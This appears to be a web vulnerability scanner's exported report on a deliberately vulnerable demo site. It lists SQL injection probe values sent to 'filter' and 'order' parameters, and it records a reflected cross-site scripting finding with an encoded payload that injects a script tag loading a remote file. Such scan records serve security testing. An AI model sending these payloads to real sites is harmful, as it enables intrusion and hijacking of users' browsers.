Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_linq_example_orderby_1.aspx?filter=&order=LastName	1	get	filter	a
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_linq_example_orderby_1.aspx?filter=&order=LastName	1	get	filter	A
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_linq_example_orderby_1.aspx?filter=&order=LastName	1	get	order	LastName
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_linq_example_orderby_1.aspx?filter=&order=LastName	1	get	order	LastName
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_linq_example_orderby_1.aspx?filter=&order=LastName	1	get	order	LastName
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_linq_example_orderby_1.aspx?filter=&order=LastName	1	get	order	LastName
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_linq_example_orderby_1.aspx?filter=&order=LastName	1	get	order	LastName
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_linq_example_orderby_1.aspx?filter=&order=LastName	1	get	order	LastName
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_linq_example_orderby_1.aspx?filter=&order=LastName	1	get	order	LastName
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_linq_example_orderby_1.aspx?filter=&order=LastName	1	get	order	LastName
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_linq_example_orderby_1.aspx?filter=&order=LastName	1	get	order	LastName
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_linq_example_orderby_1.aspx?filter=&order=LastName	1	get	order	LastName
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_linq_example_orderby_1.aspx?filter=&order=LastName	1	get	order	LastName
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_linq_example_orderby_1.aspx?filter=&order=LastName	2	get	filter	
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_linq_example_orderby_1.aspx?filter=&order=LastName	2	get	filter	
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_linq_example_orderby_1.aspx?filter=&order=LastName	2	get	filter	
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_linq_example_orderby_1.aspx?filter=&order=LastName	2	get	filter	

Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_linq_example_orderby_1.aspx?filter=&order=LastName	2	get	filter	
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_linq_example_orderby_1.aspx?filter=&order=LastName	2	get	filter	
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_linq_example_orderby_1.aspx?filter=&order=LastName	2	get	filter	
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_linq_example_orderby_1.aspx?filter=&order=LastName	2	get	filter	
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_linq_example_orderby_1.aspx?filter=&order=LastName	2	get	order	--
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_linq_example_orderby_1.aspx?filter=&order=LastName	2	get	order	%27
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_linq_example_orderby_1.aspx?filter=&order=LastName	2	get	order	%40
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_linq_example_orderby_1.aspx?filter=&order=LastName	2	get	order	0
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_linq_example_orderby_1.aspx?filter=&order=LastName	2	get	order	-1
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_linq_example_orderby_1.aspx?filter=&order=LastName	2	get	order	1%3D1
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_linq_example_orderby_1.aspx?filter=&order=LastName	2	get	order	a
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_linq_example_orderby_1.aspx?filter=&order=LastName	2	get	order	A
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_linq_example_where_1.aspx?filter=	1	get	filter	%27
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_linq_example_where_top_1.aspx?filter=	1	get	filter	%27
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/verbose/sql_injection_string.aspx?filter=	1	get	filter	%27

A3. Cross-Site Scripting (XSS) - vulnerabilities

Workspace	Scenario	Web Page	Vuln Id	Agent Configured	Description
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/blind/sql_injection_string_error_rewrite.aspx?filter=	1	true	Description There is a parameter that gets reflected to the user without proper sanitization. This leads to parameter Cross-Site scripting attacks. We use a vector that includes a remote malicious file to exploit this vulnerability.

A3. Cross-Site Scripting (XSS) - basic information

Workspace	Scenario	Web Page	Vuln Id	Attack Where	Parameter Name	Parameter Type	Persistent	Demo Reflection
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/blind/sql_injection_string_error_rewrite.aspx?filter=	1	parameter	filter	GET	no	

A3. Cross-Site Scripting (XSS) - attack info

Workspace	Scenario	Web Page	Vuln Id	Attack Type	Prefix	Postfix	Type	Template
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/blind/sql_injection_string_error_rewrite.aspx?filter=	1	remote	/><body>	<	js	<SCRIPT SRC=XSS></SCRIPT>

A3. Cross-Site Scripting (XSS) - attack info (cont.)

Workspace	Scenario	Web Page	Vuln Id	Encoding	Encoding Key	Demo Injection	Transformations	Egg Injection
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/blind/sql_injection_string_error_rewrite.aspx?filter=	1					

A3. Cross-Site Scripting (XSS) - requests

Workspace	Scenario	Web Page	Vuln Id	Parameter Type	Parameter Name	Parameter Value
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/blind/sql_injection_string_error_rewrite.aspx?filter=	1	get	filter	/%3E%3Cbody%3E%3CSCRIPT%20SRC%3Dhttp%3A//www.example.com/test%3Frnd%3D1234567890%3E%3C/SCRIPT%3E%3C

A3. Cross-Site Scripting (XSS) - browsers

Workspace	Scenario	Web Page	Vuln Id	Browser
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/blind/sql_injection_string_error_rewrite.aspx?filter=	1	Firefox 2
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/blind/sql_injection_string_error_rewrite.aspx?filter=	1	Firefox 3
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/blind/sql_injection_string_error_rewrite.aspx?filter=	1	Firefox 4
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/blind/sql_injection_string_error_rewrite.aspx?filter=	1	Google Chrome 10.0
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/blind/sql_injection_string_error_rewrite.aspx?filter=	1	Internet Explorer 6
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/blind/sql_injection_string_error_rewrite.aspx?filter=	1	Internet Explorer 7
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/blind/sql_injection_string_error_rewrite.aspx?filter=	1	Internet Explorer 8
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/blind/sql_injection_string_error_rewrite.aspx?filter=	1	Internet Explorer 9
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/blind/sql_injection_string_error_rewrite.aspx?filter=	1	Netscape 8.1
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/blind/sql_injection_string_error_rewrite.aspx?filter=	1	Netscape 8.1 (IE Mode)
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/blind/sql_injection_string_error_rewrite.aspx?filter=	1	Opera 11.01
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/blind/sql_injection_string_error_rewrite.aspx?filter=	1	Opera 9.02
Demo	vmcorelab	http://www.vmcorelab.com/testcases/sqli/blind/sql_injection_string_error_rewrite.aspx?filter=	1	Safari 5.0.4